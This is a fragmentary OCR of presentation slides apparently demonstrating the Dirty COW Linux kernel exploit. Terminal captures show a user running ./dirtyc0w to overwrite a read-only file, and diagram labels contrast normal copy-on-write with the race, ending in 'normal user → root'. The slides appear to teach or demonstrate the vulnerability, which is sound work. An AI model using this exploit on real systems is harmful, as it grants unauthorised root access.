
run dirtyc0w



1. willwayy@ubuntu: ~/dirtycow.github.io (zsh)
~ (zsh) ⌘1
willwayy@ubuntu: ~/... ⌘2

```
willwayy@ubuntu:~/dirtycow.github.io$ cat foo
Can you write it?
willwayy@ubuntu:~/dirtycow.github.io$ ./dirtyc0w foo "Yes I can, yeahhh!"
mmap 7f704543f000

madvise 0

^C
willwayy@ubuntu:~/dirtycow.github.io$ 
```

run dirtyc0w




1. willwayy@ubuntu: ~/dirtycow.github.io (ssh)
~ (zsh)
⌘1
willwayy@ubuntu: ~/... ⌘2
2. willwayy@ubuntu: ~/dirtycow.github.io (zsh)

```
willwayy@ubuntu:~/dirtycow.github.io$ cat foo
Can you write it?
willwayy@ubuntu:~/dirtycow.github.io$ ./dirtyc0w foo "Yes I can, yeahhh!"
mmap 7f704543f000
```

```
willwayy@ubuntu:~/dirtycow.github.io$ ls
CNAME      Yes I can!  dirtyc0w    favicon.ico  index.html  rootTest    test
README.md  cow.svg     dirtyc0w.c  foo          pokemon.c   rootTest.c
willwayy@ubuntu:~/dirtycow.github.io$ cat foo
Yes I can, yeahhh!willwayy@ubuntu:~/dirtycow.github.io$
```

Normal case




Read-Only
org

copy that
(Read-Wirte)

Modify copy

Release copy resource

inNormal case



Read-Only
org

Release copy resource

Modify org

LPE Demo

normal user → root